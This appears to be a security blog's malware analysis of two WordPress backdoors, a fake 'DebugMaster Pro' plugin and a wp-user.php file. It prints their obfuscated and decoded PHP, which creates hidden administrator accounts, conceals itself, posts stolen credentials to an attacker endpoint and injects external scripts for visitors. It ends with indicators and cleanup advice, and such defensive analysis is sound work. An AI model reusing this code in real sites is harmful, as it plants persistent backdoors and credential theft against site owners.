Hidden WordPress Backdoors Creating Admin Accounts

Puja Srivastava ⋮ ⋮ 9/23/2025

During a recent cleanup of a compromised WordPress website, we discovered two different malicious files designed to silently manipulate administrator accounts. Attackers often inject such backdoors to maintain persistent access to a site, even if their other malware is detected and removed. These files were disguised to look like regular WordPress components, but their functionality told a different story.

What did we find?

We found two highly suspicious files that immediately caught our attention. Each played a crucial role in maintaining unauthorized access for the attackers.

1) ./wp-content/plugins/DebugMaster/DebugMaster.php: This file tried to look like a legitimate plugin, naming itself “DebugMaster Pro”. However, its contents were heavily scrambled and clearly malicious.

```
/*
 * Plugin Name: DebugMaster Pro
 * Plugin URI: github.com/DebugMaster/WP-Tools
 * Description: Professional debugging suite with query monitoring, performance profiling, and error tracking for
WordPress.
 * Version: 5.4.7
 * Author: Development Team
 * Author URI: github.com/DebugMaster
 * Text Domain: debugmaster-pro
 * License: GPL3+
 */
```

2) ./wp-user.php: This file was found masquerading as a core WordPress file. It’s much simpler but no less dangerous.

```php
function user_create($name, $pass, $email) {

    if ( !username_exists( $name )  && !email_exists( $email ) ) {
        $user_id = wp_create_user( $name, $pass, $email );
        $user = new WP_User( $user_id );
        $user->set_role( 'administrator' );

        // For multi-site super user
        // grant_super_admin($user_id);

        echo "<br/> New User Added With Administrator Access.";
    }

}
```

What Was the Malware Doing?

Both of these files had one main goal: to make sure the attackers always had a way back into the WordPress site as an administrator.

The **DebugMaster.php** file was a complex, hidden backdoor. It created a secret admin user.

The **wp-user.php** file was simpler but aggressive. It made sure a specific admin user with a known password was always present. If you tried to delete this user, it would simply recreate it!

Together, these files created a robust system for persistent access, allowing attackers to control the site, potentially inject spam, redirect visitors, or steal information.

Analysis of the Malware

1. Fake Plugin i.e. DebugMaster Pro

This “DebugMaster Pro” plugin disguised itself as a legitimate developer tool, but its hidden functions created an administrator user with hardcoded credentials. It also included code to hide itself from plugin listings and could send stolen information to a remote server. In short, it acted as a stealthy backdoor while pretending to be harmless.

The first file was disguised as a plugin with fake metadata. However, deeper inside the file, we found code responsible for creating a new administrator account:

```php
P6CNx: if (get_option($this->init_flag, false)) { return; } // Checks if user was created recently
OC9Jq: $W3lXw = $this->generate_credentials(); // Generates random credentials
xynaE: if (!username_exists($W3lXw["\165\x73\145\x72"])) { // Checks if user already exists
    $Ta0YG = wp_create_user($W3lXw["\x75\x73\145\x72"], $W3lXw["\160\141\x73\x73"], $W3lXw["\145\x6d\141\151\x6c"]
); // Creates the user
    if (!is_wp_error($Ta0YG)) {
        $zMEpn = new WP_User($Ta0YG);
        $zMEpn->set_role("\141\x64\155\x69\x6e\x69\163\164\x72\141\164\157\x72"); // Sets role to "administrator"
    }
}
IMr4c: $this->send_credentials($W3lXw); // Sends credentials to C2 server
j1VGN: update_option($this->init_flag, time() + 86400 * 30); // Sets flag for 30 days
```

This decodes to:

```php
public function create_admin_user() {
    if (get_option($this->init_flag, false)) return;

    $creds = $this->generate_credentials();

    if (!username_exists($creds["user"])) {
        $user_id = wp_create_user($creds["user"], $creds["pass"], $creds["email"]);
        if (!is_wp_error($user_id)) {
            $user = new WP_User($user_id);
            $user->set_role("administrator");
        }
    }

    $this->send_credentials($creds);
    update_option($this->init_flag, time() + 86400 * 30);
}
```

This snippet forces WordPress to create a new user named help with the role of administrator. If the user already exists, the script ensures it has administrator privileges restored.

This simple trick allows attackers to slip in unnoticed by posing as a plugin that administrators might ignore.

To remain hidden, the plugin removed itself from plugin listings and filtered user queries to hide the newly created admin account:

```php
function init_hooks() {
    goto UbO37;
    UbO37: add_filter("\141\154\x6c\137\x70\x6c\165\147\151\x6e\x73", array($this, "\x68\151\144\x65\137\x70\x6c\165\x67\151\x6e"));
    goto aE6Xu;
    OmrSh: add_action("\x70\162\x65\x5f\x75\163\145\x72\x5f\161\165\145\x72\x79", array($this, "\x66\151\154\164\x65\162\137\141\x64\155\151\x6e\137\165\163\x65\x72\x73"));
    goto f_3GB;
    aE6Xu: add_action("\x69\x6e\151\x74", array($this, "\143\162\145\x61\x74\x65\x5f\x61\144\155\x69\x6e\x5f\165\x73\x65\162"));
    goto OmrSh;
    UzEu3: add_action("\x77\x70\137\x65\156\161\165\145\x75\145\x5f\163\143\x72\151\x70\164\x73", array($this, "\x6c\157\x61\144\137\163\143\162\x69\x70\164\x73"), 20);
    goto mdAa9;
    f_3GB: add_action("\167\x70\137\x65\156\161\165\145\x75\145\x5f\163\x63\162\151\x70\x74\x73", array($this, "\154\157\x61\144\x5f\x73\x74\171\154\145\163"));
    goto UzEu3;
    mdAa9: add_action("\x61\x64\x6d\x69\x6e\137\151\156\x69\164", array($this, "\143\157\154\154\x65\143\x74\x5f\x61\x64\155\151\x6e\x5f\151\160"));
    goto ndHk_;
    ndHk_:
}
```

This decodes to:

```php
function init_hooks() {
    add_filter("all_plugins", array($this, "hide_plugin"));
    add_action("init", array($this, "create_admin_user"));
    add_action("pre_user_query", array($this, "filter_admin_users"));
    add_action("wp_enqueue_scripts", array($this, "load_styles"));
    add_action("wp_enqueue_scripts", array($this, "load_scripts"), 20);
    add_action("admin_init", array($this, "collect_admin_ip"));
}
```

2. Communicates with a Command & Control (C2) Server

The malware sends the new administrator account's details to an external server controlled by the attackers.

```
function send_credentials($Jd1oW) {
    if (!function_exists("\167\160\x5f\162\x65\x6d\x6f\x74\x65\x5f\160\157\x73\164")) {
        return;
    }
    try {
        goto N5CXm;
        XLi6I: wp_remote_post(base64_decode($this - > config["\145\x6e\144\x70\157\x69\x6e\164"]), $mVNCW);
        goto joIsK;
        N5CXm: $EBL8j = json_encode($Jd1oW, JSON_UNESCAPED_SLASHES | JSON_UNESCAPED_UNICODE);
        goto t3tNP;
        t3tNP: $mVNCW = ["\x62\157\x64\171" => ["\x64" => base64_encode($EBL8j)], "\x74\151\x6d\x65\x6f\165\164" => 15, "\142\154\157\
143\x6b\151\x6e\147" => false, "\163\163\154\x76\145\162\151\x66\x79" => false];
        goto XLi6I;
        joIsK:
    } catch (Exception $MYvSQ) {}
}
```


This decodes to:

```
goto pJIhM;
pJIhM: class DebugMaster {
    private $seed;
    private $admin_ips = array();
    private $option_name = "widget_recent_entries";
    private $init_flag = "_transient_timeout_feed_9a6d482b9eab9487a2e8778c525214bb";
    private $config = array("font" => "aHR0cHM6Ly9mb250cy5nb29nbGVhcGlzLmNvbS9jc3MyP2ZhbWlseT1PcGVuK1NhbnM6dzQwMCw3MDA=",
    "script" => "aHR0cHM6Ly9lb3RvYXRvdGxhc2xka2QuY29tL29mbw==",
    "endpoint" => "aHR0cHM6Ly9raWNrc3Rhci14Ymxvb20uaW5mby9jb2xsZWN0LnBocA==");
    public
    function __construct() {
        goto LWa8y;
        Ok7Lp: $this - > init_admin_ips();
        goto ty003;
        LWa8y: $this - > seed = md5(DB_PASSWORD.AUTH_SALT);
        goto Ok7Lp;
        ty003: $this - > init_hooks();
        goto ZkuVL;
        ZkuVL:
    }
```

It encodes the generated username, password, email, and the server's IP into JSON, then Base64-encodes it.

It then sends this information to a remote endpoint. The endpoint URL is also obfuscated using base64 encoding which decodes to something like **hxxps://kickstar-xbloom[.]info/collect[.]php**. This allows the attackers to immediately know the credentials of the new admin user.

The domain is currently blocked by security vendors at Virustotal:



VirusTotal results

3. Injects Malicious Scripts for Visitors and Tracks Admin IPs

The malware injects external code into your website. These scripts are loaded for all visitors unless they are an administrator or their IP is explicitly whitelisted by the malware.

```
    public
    function load_styles() {
        wp_enqueue_style("\x77\x70\x2d\143\x6f\162\145\x2d\146\157\x6e\164\163", base64_decode($this - > config["\146\157\x6e\x74"]), [],
null);
    }
    public
    function load_scripts() {
        goto ng35z;
        LLQoa: $yN72q = base64_decode($this - > config["\163\143\162\151\160\164"]).
        "\x3f\164\163\x3d".time();
        goto Ogcc9;
        ng35z: if (current_user_can("\x6d\141\156\x61\147\x65\137\x6f\160\x74\x69\157\x6e\163") || in_array($this - > get_client_ip(),
$this - > admin_ips)) {
            return;
        } goto LLQoa;
        Ogcc9: wp_enqueue_script("\x77\x70\55\143\157\x72\145\55\152\x73", $yN72q, [], null, ["\163\x74\x72\141\164\x65\147\171" =>
"\144\x65\146\145\x72", "\151\156\x5f\146\157\x6f\x74\x65\x72" => false]);
        goto W8jnR;
        W8jnR:
    }
```

And this decodes to:

```
 public
 function load_styles() {
     wp_enqueue_style("wp-core-fonts", base64_decode($this - > config["font"]), [], null);
 }
 public
 function load_scripts() {
     goto ng35z;
     LLQoa: $yN72q = base64_decode($this - > config["script"]).
     "?ts=".time();
     goto Ogcc9;
     ng35z: if (current_user_can("manage_options") || in_array($this - > get_client_ip(), $this - > admin_ips))
         return;
     } goto LLQoa;
     Ogcc9: wp_enqueue_script("wp-core-js", $yN72q, [], null, ["strategy" => "defer", "in_footer" => false]);
     goto W8jnR;
     W8jnR:
 }
```

This code collects and logs the IP addresses of administrators.

```
public
function collect_admin_ip() {
    $wH55Y = $this - > get_client_ip();
    if ($wH55Y && !in_array($wH55Y, $this - > admin_ips)) {
        $this - > admin_ips[] = $wH55Y;
        $this - > save_admin_ips();
    }
}
private
function save_admin_ips() {
    $Jd1oW = ["\164\x69\x74\154\145" => '', "\156\165\155\142\x65\x72" => 5, "\144\141\164\x61" => ["\151\160\163" => $this - > admin_ips, "\x74\151\x6d\x65\x73\164\x61\x6d\x70" => time()]];
    update_option($this - > option_name, $Jd1oW);
}
```

```
public
    function collect_admin_ip() {
        $wH55Y = $this - > get_client_ip();
        if ($wH55Y && !in_array($wH55Y, $this - > admin_ips)) {
            $this - > admin_ips[] = $wH55Y;
            $this - > save_admin_ips();
        }
    }
    private
    function save_admin_ips() {
        $Jd1oW = ["title" => '', "number" => 5, "data" => ["ips" => $this - > admin_ips, "timestamp" => time()]];
        update_option($this - > option_name, $Jd1oW);
    }
```

4. Backdoor Script – wp-user.php

The goal of this file is to maintain a specific administrator account. This file was found at the root folder of the website.

It checks the existing WordPress users and if it found the username help, it deleted that user and recreated it with the attacker's chosen password. Otherwise, it simply created a fresh help administrator account. This logic ensured that the attacker always had access, regardless of whether the site owner deleted the account or changed the password. Even if one tried to remove it, the script would immediately recreate the user on the next execution.

```php
function user_create($name, $pass, $email) {

    if ( !username_exists( $name )  && !email_exists( $email ) ) {
        $user_id = wp_create_user( $name, $pass, $email );
        $user = new WP_User( $user_id );
        $user->set_role( 'administrator' );

        // For multi-site super user
        // grant_super_admin($user_id);

        echo "<br/> New User Added With Administrator Access.";
    }

}
foreach ( $users as $user ) {

    $name     = $user->user_login;

    if( $name == $user_de ) {
        // echo "<pre>";
        // print_r($user); die;

        $id    = $user->ID;
        $email = $user->user_email;

        wp_delete_user( $id );

        echo "Old User Sucessfully Deleted.";

        user_create($name, $pass, $email);
    }
    else {
        user_create($user_de, $pass, $email_de);
    }

}
```

Indicators of Compromise

To check if your site is affected by this type of malware, look for these signs:

- Presence of any unrecognized files or plugins. In this case, it was the following:
  - `./wp-content/plugins/DebugMaster/DebugMaster.php`
  - `./wp-user.php`
- New/Hidden Administrator Users.
- Unrecognized administrators being recreated after their removal.

Impact of the Malware

Both files create or re-create administrator-level accounts. The design of both files ensures that even if you try to clean up, the malicious users or code can reappear, making full recovery very difficult without expert help.

The file maintains a stealth persistence. The plugin hides itself from the plugin list and sends generated credentials (username, password, IP, site URL) to attacker-controlled endpoints.

How to Clean and Protect?

- **Remove malicious files:** Delete the DebugMaster plugin directory and wp-user.php.
- **Audit users:** Remove the help account and any other suspicious administrators.
- **Reset credentials:** Change all WordPress, FTP, hosting, and database passwords.
- **Update everything:** WordPress core, plugins, and themes should be patched to the latest versions.
- **Monitor outgoing traffic:** Look for connections to unknown or suspicious domains. This requires looking at server logs.

Wrapping Up!

These two backdoors show how attackers layer persistence mechanisms. The DebugMaster plugin was stealthy, exfiltrated credentials, and delivered external payloads, while wp-user.php simply ensured that a hardcoded administrator account always existed.

Together, they created a resilient foothold on the website. Cleaning requires not only removing these files but also auditing accounts, resetting credentials, and hardening the site against reinfection.